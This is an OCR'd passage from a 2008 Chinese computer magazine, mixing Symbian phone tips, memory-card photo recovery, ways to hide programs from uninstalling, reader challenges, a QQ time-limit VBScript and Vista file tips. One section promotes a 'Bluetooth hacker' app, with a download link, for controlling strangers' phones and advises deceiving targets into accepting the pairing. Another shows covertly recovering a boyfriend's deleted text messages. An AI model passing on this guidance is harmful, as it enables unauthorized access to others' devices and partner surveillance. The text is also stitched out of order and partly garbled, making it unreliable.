所以,面对这个进程大可不必谈虎色变。在正确的目录下也别去强行删除这个文件。大家如果要鉴别是不是系统提供的Svchost.exe的方法也很简单,只需要查看Svchost.exe的原始路径即可。要看到原始路径,只要启动我们前面介绍的“检测隐藏进程超级工具(绿色版)”就能看到了。



## 移动娱乐 愚人节套餐定制指南

麦当劳有套餐, 打手机也有套餐, 情人节有套餐, 难道过个愚人节也有套餐? 没错, 愚人们本来就不喜欢动脑子, 定个套餐多方便, 省得组合了。



### 套餐 愚人全家餐

针对“愚民”: 手机当音箱 智能手机当砖头

走在街上或者坐在公交车上, 突然听到耳边传来低档喇叭发出的流行歌曲, 转头一看, 原来这位掏出了他的高档手机在放音乐, 那效果, 除了声音劈点、噪音大点、歌词俗点、旋律难听点, 几乎找不到其他缺点了……这样的路人你也遇到过吧, 其实这也没什么, 最受不了的是那人的表情, 往往还是一脸的自我陶醉, 一脸自豪……

其实, 现在的手机系统, 从诺基亚的S40, 到微软的Smartphone、PPC, 再加上Palm的Treo系列, 都属于智能手机。既然是智能手机, 如果只用来当录音机, 未免有点过于寒惨了。这里以大家最常用的诺基亚Symbian系统为例, 介绍一下这系列手机必备的软件。

### Symbian系统必装软件集锦

★SMS Spam Manager V1.02 短信防火墙汉化版: 可以无声无息地阻止无聊短信和你不想接收的短信, 不会有任何提示来烦你。

★超级来电管家2.63完全汉化版: 在重要会议时或休息时, 您是否有过想关闭手机却又怕错过重要电话的情形? 您是否想给不想接听却又不停打来的电话自动传达忙音? 这款软件具有多种拒绝来电方式: 来电转移、语音留言、发送短消息……

★全屏呼叫FullScreenCaller v2.01简体中文版: 又名来电大头贴, 支持呼入呼出时全屏显示预先设定的联系人图片, 又是一款经典的软件!

★文件管理FExplorer1.16完全汉化版: 强大的文件管理软件, 支持复制、剪切、粘贴等快捷键操作, 可以查看电量, 重启手机, 压缩内存。

★掌上记事本 BestJotter 1.00 简体中文版: 一款好用的记事本软件, 可以方便地进行分类, 而且可设置密码保护, 可导入导出CSV文件在PC上编辑。

★GGLive3.0流媒体软件: 随时随地同步收看CCTV、凤凰卫视等30多个电视频道, 通过GGLive观看现场视频直播, 在线观看热门电影、剧集、动漫作品。

★SmartMovie\_v3.41智能影院汉化破解版: 一个手机视频播放软件, SmartMovie配合电脑转换, 功能十分强大。通过转换, 你可以在手机播放任何视频。

#### 小提示:

以上软件可以在<http://nokia.it168.com>下载。




### 套餐 蓝牙心动超值选

针对“愚民”: 开着蓝牙满街跑

现在的手机多数都有蓝牙, 为了方便,

很多人就长期把蓝牙端口打开, 但这可是一个相当危险的行为! 为什么? 因为现在已经有了用蓝牙控制手机的软件!“蓝牙黑客”装在手机上, 打开蓝牙, 就可以控制其他打开蓝牙的手机! 可以对控制了的其他蓝牙手机做以下操作: 查看对方手机信息, 电量, 序列号; 控制打电话。读取信息, 电话本内容; 还能打开对方手机的JAVA, 控制多媒体播放器, 可以放音乐, 控制音量大小, 更改对方的情景模式, 甚至还能发送按键信号!

这款软件适用于Symbian OS 60第三版智能手机平台, 到<http://work.newhua.com/cfan/200807/blue.jar> (快车代码: CF0807CMTBHT05) 将下载的JAR文件拷贝到手机中, 进入手机的“功能表→事务管理→文件管理”中找到拷贝的文件安装即可, 安装完成后在“我的应用”里运行(见图12)。



#### 小提示: 如何获得对方确认?

选择要连接的手机时需要对方同意, 要输入验证码。假如你要恶作剧的话, 就说给他通过蓝牙传文件就行了, 他肯定会通过的。



### 套餐 海底探险套餐


针对“愚民”: 小心手机变成“拷照门”

“愚”论: 手机的存储卡(SD卡、记忆棒等)中的数据, 可以像电脑硬盘中的数据一样被恢复。为了安全起见, 我们可以使用格式化的命令销毁存储卡中的数据, 这样就无法被恢复了。

“打”愚: 绝对错误的说法! 假如你听信了这样的言论, 那么就很容易陷入类似“手机门”、“存储卡门”之类的丑闻啦! 为什么, 存储卡被格式化之后, 使用一些常规的数据恢复工具(如FinalData)确实无法恢复, 但是用EasyRecovery (下载地址: <http://www.onlinedown.net/soft/11308.htm> 快车代码: CF0807CMTBHT06) 就可以实现这样的功能。

**第一步:** 运行软件, 在主界面中选择RawRecovery (格式化恢复), 这是采用不依赖任何文件系统结构的恢复方式。

**第二步:** 点击“File Type”(文件类型), 只勾选JPG类型, 然后开始扫描(见图13)。软件会把扫描出的所有照片列出来供你恢复。



13



## ★实例：让照片从记忆卡彻底“蒸发”


直接删除和格式化都不能彻底删除文件，那怎样才能真正粉碎文件呢？360文件粉碎工具可以帮助你实现这个目的。

**第一步：**到<http://dl.360safe.com/360filekiller.zip>（快车代码：CF0807CMTBHT07）下载该软件，把文件解压缩到一个文件夹内，执行其中的“360FileKiller.exe”。


**第二步：**点“添加文件”按钮，将要删除的文件添加进来，可以一次添加多个文件，添加进来后把它们勾选起来。

**第三步：**

点击“粉碎选中文件”，在弹出窗口中点击“确认”，就彻底删除该文件了（见图14）。

**小提示：**

可以勾选主窗口中的“不删除有签名的文件”选项，这样可以避免误删除系统文件。

**小提示：**

本软件只支持诺基亚S60第三版系统，如3250、5700、N73、N93、N95等等第三版手机。

**方法2：短信挪移法**

上面的方法要在男友的手机上装软件，难免让人起疑，再说软件也不适合所有手机。有没有通用性更好的方法呢？有的，我们的思路是把短信移动到存储卡上，这样，随时就可以用前面恢复记忆卡的方法来恢复短信了。其实，这种方法还可以在我们刷机前后，作为备份、恢复短信的方法。这里以诺基亚E70为例介绍。

**第一步：**先将短信存储路径改为存储卡，依次选择“信息→选项→设置→其他→使用的存储→改为存储卡”，这时会提示你是否复制所有短信至存储卡，选“是”。

**第二步：**这样，短信就会备份到存储卡里面了，此时短信是存在存储卡的private目录下的1000484b文件夹里，把这个文件夹备份，以后恢复就把这个文件夹拷回卡里就OK了。

**第三步：**sys\Data目录下还有个mg2文件夹，这个也是保存短信的文件夹，将这个也备份和还原后，信息就都还原了。

如果你要重新刷机，想将C盘短信备份的具体操作步骤是：

★将短信存储从C盘转移到E盘。

★将E盘private/1000484b目录下的mail2和sys/Data目录下的mg2备份，由读卡器拷到电脑上，并将卡上这两个文件夹删除。

★开始刷机吧！

★新系统默认存储是C，同样更改存储，提示是否保留原手机内存上的信息时一定要选：“否”，否则卡上信息无法再转移回手机内存上。

★由读卡器读卡，将mail2和mg2还原到相应目录下。把卡插回手机

★进入“信息”，把信息存储由E盘改回手机存储，提示复制存储时一定要选“是”，是否保留卡上原存储选“否”，以便日后再次备份。CF [ZT01]

**特别话题测试题谜底：**

“早红晚绿”“回里早”“绿里早”“绿里早”，国中早里早Y里，国里早中早

## 套餐四

### “死”而复生套餐

#### 短信删除也能恢复

短信删除了也能恢复？这也太可怕了！短信是存在手机或是SIM卡中，又不是在存储卡里，难道删除之后也能找回来吗？有点不可思议吧，但是事实如此，而且这招很适合那些疑心重的MM……

## ★实例：MM考验男友忠实度的好方法

定期检查男友手机，这可能是一些疑心重的MM们有时会采用的方法，可是怎么才能看到那些已经被男友删除的短信呢？方法有两种。

**方法1：短信魔镜**

短信魔镜是一个装机必备软件，它可以实现如下功能：

- 找到已删除的短信
- 备份你的所有短信
- 可以为你的信息设置密码

短信魔镜有一个“备份程序”，当你启动这个程序的时候，所有收到和发送的短信，都会被保存。因此，当你使用这个软件的时候，你可以浏览你所有的短信，甚至是在你把收件箱和发件箱都清空的情况下。你也可以把你的信息保存成一个文件，上传到电脑或者Email中，短信魔镜支持4种格式：TEXT、HTML、CSV和XML。该程序可以设置密码保护，所以你可以把你收件箱或者发件箱的秘密短信删除，而在短信魔镜中查看这些信息（见图15、16）。



# 我就CFan..

特别的特别 <http://hehao.blog.cfan.com.cn> software@cfan.com.cn

## 挑战之星

### 专属程序保护之旅

■广西/谭明先

这是2008年第五期的题目。要求删除“添加或删除程序”中的程序列表中的某一程序信息，以防止他人随意卸载自己的专属程序。而列表中的程序信息是无法直接删除的，我们必须另想办法。下面就让我们一起进入“专属程序”的保护之旅吧！

**第一种方法：移动文件法。**这是最容易的一种方法，适合一些新手使用。首先我们必须找到专属程序的卸载程序，它一般在程序的安装目录中。点击“开始→所有程序”，程序安装时都会在这里添加卸载的快捷方式。右击卸载程序的快捷方式，选择“属性”，在弹出的属性对话框中单击“查找目标”按钮，系统就会打开卸载程序所在的文件夹。呈被选中状态的文件就是我们找的卸载程序了。把这个卸载程序暂时剪切到另一个地方（操作完后再粘贴回去）。然后打开控制面板，运行“添加或删除程序”组件，单击你所需要保护的专属程序右下的“更改/删除”按钮，系统会弹出一个错误提示（见图1）。单击“是”按钮，确认删除“添加或删除程序”里的专属程序的信息。这样，别人就不可能再用“添加或删除程序”组件来卸载我们的专属程序了。

#### 卸载程序错误

试图删除 QQ2007 正式版 时出错。可能它已被卸载。

是否要从添加或删除程序列表中删除 QQ2007 正式版？

是(Y)

否(N)

**第二种方法：NTFS权限保护法。**首先要保证专属程序所在分区的文件系统是NTFS格式。以QQ为例，先进入到QQ的卸载程序uninst.exe所在文件夹，单击上面的“工具→文件夹选项”菜单项，点击“查看”选项卡，去除“使用简单文件共享”项的勾选。然后右击uninst.exe，选择“属性”，进入安全选项卡，选中你常用的那个用户账户名称（如Administrator），再勾选“拒绝”这一列中的“完全控制”项后单击“应用→确定”按钮退出即可（见图2）。如果你想用“添加或删除程序”组件卸载QQ，系统同样会弹出的错误提示，单击“是”按钮就可以删除“添加或删除程序”列表中QQ的信息了。另外，如果别人想通过“开始”菜单中的快捷方式或是直接运行卸载程

## 挑战题目复活!

挑战栏目推出以后，有很多难题已经得以解决，但仍然还有部分题目没有答案，现在这些题目在增加了赏金与积分的基础上再度复活。这里小编也要提醒你，要注意看题哦，题目都增加了提示或说明。

2008年第1期

题目2:

### 超完美杀毒闪盘

赏金: 80

积分: 80

我们在2007年12期《杀毒启动盘诞生》一文中介绍了制作移动版卡巴斯基的方法，但是美中不足的是：

1.它不能自动运行，如果能像光盘里的程序一样，插到USB口后自动运行那该多好？


2.如果有熊猫烧香之类的程序，它也无法被感染的可能性。

程序来卸载我们的专属程序的话，系统会弹出“没有合适权限访问”的错误提示。这样，我们的专属程序就不会让别人想卸就卸了。

**第三种方法：注册表修改法。**单击“开始→运行”，在运行框中输入“Regedit”，打开注册表编辑器，依次展开[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\



Uninstall)项，在Uninstall项下存放着系统中安装的所有程序的信息。“添加或删除程序”中的程序列表就是对Uninstall项的信息的反映。以QQ2007正式版为例，首先单击Uninstall项下的QQ2007正式版，在右侧的窗口中右击UninstallString键，选择“删除”，删除该键（见图3），退出注册表编辑器。注销或重启后你就会发现，在“添加/删除程序”中已经没有了QQ2007正式版的信息存在。



以上的三种方法都可以达到删除“添加或删除程序”列表中程序名称的目的，但并不是说我们的专属程序就高枕无忧了，要真正保护我们的专属程序还必须和其他方法一起使用效果才会更好。



小编有话:

有不少朋友提供了上述方法中的一种，但都不如谭明先写得完整、完善。对于简单的问题，方案详细被采用的机会也就越大。CF [WJ01]



利用以前《电脑爱好者》介绍过的技巧，制作一个能自动更新的病毒库，插入后自动运行，并且不会中毒的完美杀毒闪存盘。

要求：不要选择已有闪存盘杀毒版的杀毒软件，制作出的闪存盘还要能结合2007年12期《杀毒启动盘诞生》中DOS下杀毒的功能，并且尽可能地减少对闪盘的日常其他操作影响，这样才是最完美的杀毒闪存盘。

补充提示：目前我已经收到了一些方法，但仍然不够完美，最好的办法是用量产工具将杀毒软件保存到ISO文件中，做成光盘镜像，而病毒库文件以单一文件夹形式保存在正常的分区中。如果插入闪存盘后，杀毒软件自动运行，同时开启实时保护。

## 题目8:

### 小心“无线”变“无限”

奖金：  
积分：50

随着笔记本电脑的普及，越来越多的人开始WiFi带来的方便快捷的网络服务。为了安全，很多无线网都通过WEP加了

密码，但这真的就没事了吗？来试着破解无线网的密码吧！

要求：不仅要破解，还要告诉大家怎么防御哦！

补充提示：破解WEP需要用到嗅探工具，你能体会到做黑客的滋味。

## 题目10:

### 另类游戏模式

奖金：  
积分：80

当显卡档次很低时，容易出现贴图不完整等显示问题。不过如果所有多边形都没有贴图反倒成了一种另类画面。现在问题来了，如何通过调节或修改驱动，让游戏画面变得更另类？比如显示为无贴图模式，只显示框架的模式，黑白模式等等。

要求：因为是通过驱动进行设置，所以最终的调节效果要求适用于任何游戏。

补充提示：一般修改版的驱动才会提供的功能。

# 完美版《到点你就给我关，不要影响别人》

■辽宁/李超

看了第4期挑战之星栏目的《到点你就给我关》文章，我觉得作者介绍的方法非常好，非常实用，只不过存在这三个未解决的问题：第一，如果电脑上有多QQ运行，岂不是时间一到就会把所有QQ都关闭了。第二，登录QQ所需时间也算监控时间的话，就会造成监控时间设定不准，QQ没有到两个小时就关了。还有就是编辑出的扩展题目：让程序运行时间一到，别人就无法再运行这个程序了。

我的解题思路是在程序运行时系统会分配给这个程序进程一个唯一的“进程编号”（PID）根据这个PID编号来关闭进程就可以不影响到其他同名程序进程了。至于如何禁止程序运行，我试过用“映像劫持”的方法，结果被杀毒软件给查杀了，最终我选择了在程序目录里创建“ws2\_32.dll”文件夹造成“0xc00000ba”初始化错误，并在注册表中记录运行时间的方法。

下面是我修改后的代码（代码下载地址：<http://work.newhua.com/cfan/200807/Restrict.rar>）：

```
On Error Resume Next
Set WshShell = WScript.CreateObject("WScript.Shell")
strComputer = ""
Set objWMIService = GetObject _
    ("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
对象绑定到 "Win32_Process" 类
RunDate = Date '获得当前系统日期
R = "C:\Program Files\Tencent\QQ\qq.exe" "R" 变量存放QQ主程序安装路径，根据实际路径进行修改
RPath = Left(R, InStrRev(R, "\")) '自动获得程序目录
读取建立的注册表 "HKEY_CURRENT_USER\Software\Restrict\date" 项的值
RestrictDate = WshShell.RegRead("HKEY_CURRENT_USER\Software\Restrict\date")
If CStr(RunDate) = CStr(RestrictDate) Then 如果 "date" 项的值与当前日期相同，就弹出提示
    MsgBox "对不起，QQ运行时间已到，请改天再尝试运行！", vbOKOnly, "运行时间到期"
Else
    Set Iso = CreateObject("Scripting.FileSystemObject") '创建一个FileSystem对象
```

Iso.DeleteFolder RPath & "ws2\_32.dll" '删除 "ws2\_32.dll" 文件夹，以恢复QQ的运行

objWMIService.Create R, null, null, intRID '新建一个QQ程序进程，并把这个进程的PID赋值给 "intRID" 变量

Wscript.Sleep 600

-----如果你想限定其他程序的运行时间，可将两条横线中间的语句删除-----

While WshShell.AppActivate ("QQ用户登录") '等待用户登录

Wscript.Sleep 5000

Wend

Wscript.Sleep 3000 '比两个小时多等待三秒是留给QQ登录所需的时间

Wscript.Sleep 7200000

Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2") '创建WMI对象

用 "colProcesses" 建立一个包含所有与 "intRID" 变量值一样的进程集合，一般创建的集合只包含一个进程

因为PID是唯一的

Set colProcesses = objWMIService.ExecQuery \_

("Select \* from Win32\_Process Where ProcessID = " & intRID)

进入循环结束这些进程

For Each objProcess in colProcesses

objProcess.Terminate()

Next

Iso.CreateFolder RPath & "ws2\_32.dll" '在QQ的目录里建立 "ws2\_32.dll" 文件夹，阻止QQ再次启动

在注册表 "HKEY\_CURRENT\_USER\Software\Restrict\date" 项写入运行到期的日期

WshShell.RegWrite \_

"HKEY\_CURRENT\_USER\Software\Restrict\date", CStr(RunDate), "REG\_SZ"

MsgBox "QQ运行时间已到两个小时！", vbOKOnly, "自动关闭"

End If

这样指定程序运行时间到了，运行脚本就会弹出提示，并且也不会影响到别的QQ程序执行（见图）。CF [WJ02]

#### 运行时间到期

对不起，QQ运行时间已到，请改天再尝试运行！

确定



# 我就CFan..

杨过 <http://yangguo.blog.cfan.com.cn> [echo@cfan.com.cn](mailto:echo@cfan.com.cn)

## 菜鸟集训营

# 要当Vista高手 还得从文件夹做起

**TAG:** Vista、文件、文件夹、属性、排列 | 应用 | 实例

重庆邮电大学/陈相汁

Vista很多人不会，其实Vista与XP有很多的不同，特别是在对文件和文件夹的功能上做得更细更实用。今天我们就来对文件进行一些最常规的操作，并用实例来进行说明。比如在我们电脑里有很多图片、电影、音乐和资料，我们就以建立个图片为例来看看如何管理文件。

### CFan快捷键:

快速复制选中内容	Ctrl+C
快速剪切选中内容	Ctrl+X
快速粘贴选中内容	Ctrl+V
快速撤销上次操作	Ctrl+Z
选择连续内容	Shift+鼠标单击
添加指定内容	Ctrl+鼠标单击

(以上操作对文件夹、文件以及文件夹里的内容均适用)

### 杨过支招




**技巧一: 更改桌面的图标的大小** 按着“Ctrl”，滚动鼠标滚轮即可使桌面的图标放大或者缩小。

**技巧二: 快速复制文件路径** 在文件上按住“Shift”键，右键鼠标即可在右键菜单中看到“复制为路径”命令。

更多杨过支招详见CFan博整 ([http://blog.cfan.com.cn/index.php/76976/action\\_viewspace\\_itemid\\_288926](http://blog.cfan.com.cn/index.php/76976/action_viewspace_itemid_288926))。

## 1 如何新建和保存文件?


新建和保存文件都比较简单，我们先打开相应的软件，在软件里点击“文件→新建”来建立文件，保存可以在软件里点击“文件→保存”来进行。当然Vista系统也为我们提供了简单操作。





文件建立好了，电脑上有图片、电影、音乐和资料各式各样的文件，但这么多的文件，我们如何对他们进行整理呢？同时如果有多个文件，如何快速的选择文件？比如我想看图片文件夹里的所有图片，我们就可以通过缩略图来实现。

## 2 文件是怎样排列的?


文件的排列是有顺序的，我们可以按自己的要求进行任意的排列。并且我们可以对文件进行一些备注设置，这样能在排列中更好地显示各文件的特点，我们还可以对缩略图进行缩略大小的调节，这就能一下子浏览到全部图片。







点击预览后的小三角再选择画图。




图片自动被以画图打开,这时可对图片进行修改。




选中相应的日期。即可只显示相应日期的图片文件。



点击拍摄时间即可按时间进行排列。点击小三角可对时间进行筛选。



选中按特定日期筛选。





点击名称还可以实现日期和名称的分栏排列。


所有的图片都能一下子浏览了,这时如果我想选出几个好的图片拷到U盘里,应该如何操作呢?

### 3 如何选择多个文件或复制文件?


U盘上有很多照片,如何将想要的照片拷到电脑里呢?这些图片文件要一个个选吗?其实我们可以用很多快捷操作来实现,下面来看看具体的操作方法。




先点击选中第1个文件。



按着Shift, 点击第4个文件, 即可选中1~4文件。



按着Ctrl, 用鼠标点击其第7个文件夹, 即可选中1,2,3,4,7。




按着Ctrl, 用鼠标点击选中文件, 如第3个文件, 即可选中1,2,4,7文件(夹)。



进入计算机点击它来打开“控制面板”。




点击打开“文件夹选项”。



选中“使用Windows传统的文件夹”, 确定即可显示菜单。




选中文件后点击“编辑”。



选择复制到文件夹, 打开“复制项目”。



可以点击“新建文件夹”。





为新文件夹命名。确定即可开始复制。

前段时间才出现了艳照门事件, 就是因为图片没保存好被别人偷走了。我这么多资料应该怎样保护呢?

### 4 如何将图片藏起来?

我们可以将图片设置成隐藏或者对其进行更高级的设置, 包括进行加密设置或者更改扩展名。



右击选中的文件, 当然也可以是文件夹。




选择打开“属性”窗口。




选中即可将文件隐藏起来。

选中即可将文件隐藏起来。


点高级进行更多设置。




选中加密内容后, 就只能在当前用户下看到, 在别的用户下就看不见被加密的文件或文件夹, 确定即可生效。



选中显示隐藏的文件或文件夹即可查看隐藏的资料, 取消对隐藏书籍文件类型的扩展名的勾选即可看到扩展名, 确定即可生效。



在文件夹选项里进入“查看”标签。



可对文件的扩展名进行修改, 如是BMP的图片, 我们可以将扩展名改成z, 这样双击该文件时就不会自动被画图打开, 别人也就不知道里面是什么内容了。

CF [WJ03]



# 我就CFan

杨过 <http://yangguo.blog.cfan.com.cn> [echo@cfan.com.cn](mailto:echo@cfan.com.cn)

## 回音壁

### 让艳照门事件不再发生

将“保护隐私”进行到底

TAG: 最近、文档、程序、隐藏 | 技巧 | 系统



我是来自济南的一名大学生，看CFan已经三年了，是她的忠实读者，我从上面学到很多的知识。祝CFan越办越好！


■山东/刘振

在2008年第2期《小心，莫让开始菜单暴露隐私》一文里，介绍了通过修改注册表的方法来实现从“开始”菜单删除常用程序列表，从而避免自己隐私暴露（前段时间的艳照门事件，想起就让人害怕）。

我按照文中所说修改了注册表，发现这种方法确实可行。不过注册表对系统尤为重要，稍有不慎，便会造成系统故障，尤其是对于刚刚接触电脑的小菜鸟来说，注册表更是禁区，我发现还有更简便的方法，比起修改注册表要安全多了，大家可以放心应用。

点击“开始→运行”，输入“gpedit.msc”后回车即可打开“组策略”，依次里展开“用户配置→管理模板→任务栏和开始菜单”，在右边的面板中选中“从开始菜单中删除常用程序列表”，右键选择“属性”，在弹出的“属性”对话框中找到“设置”选项卡，选择“已启用”（默认是未配置），最后“确定”即可。

刷新后，再打开“开始”菜单看看，“新近应用程序列表”中的程序快捷图标是不是没有了？（见图1）同样，在“组策略”管理器中启用“从开始菜单中删除附加的程序列表”一项，刷新后就会发现“Internet”和“电子邮件”的图标也没有了，界面清爽了许多。（见图2）为了更好地保护个人隐私，还可以在“组策略”中启用“从开始菜单上删除文档菜单”，这样在“开始”菜单中“我最近的文档”就不会显示出来，这样别人就不会知道了你最近打开的诸如文档、图片、视频等文件了，是不是更有效地保护了个人隐私？



如果不希望别人看到自己安装的程序，可以启用“从开始菜单中删除所有程序列表”一项，并且还可根据个人喜好，将“开始”菜单中“我的文档”、“我的音乐”、“控制面板”、“运行”和“搜索”等快捷方式去掉，另外，开始菜单中“注销”、“关闭计算机”等功能也可以去掉，这样就可以打造最干净的开始菜单了，还不赶快试试？CF [WJ04]



推荐度：★★★ 文章类型：新型方案

小编手记：我们可通过启用“不要保留最近打开文档的记录”和“退出时清除最近打开的文档的记录”这两项来实现不显示“我最近的文档”，同时本文对Windows XP Home版的系统不适用，因为该版本没有组策略。

额外奖：20元

### 有好电影，更要有好字幕！

字幕利器Subtitle Workshop

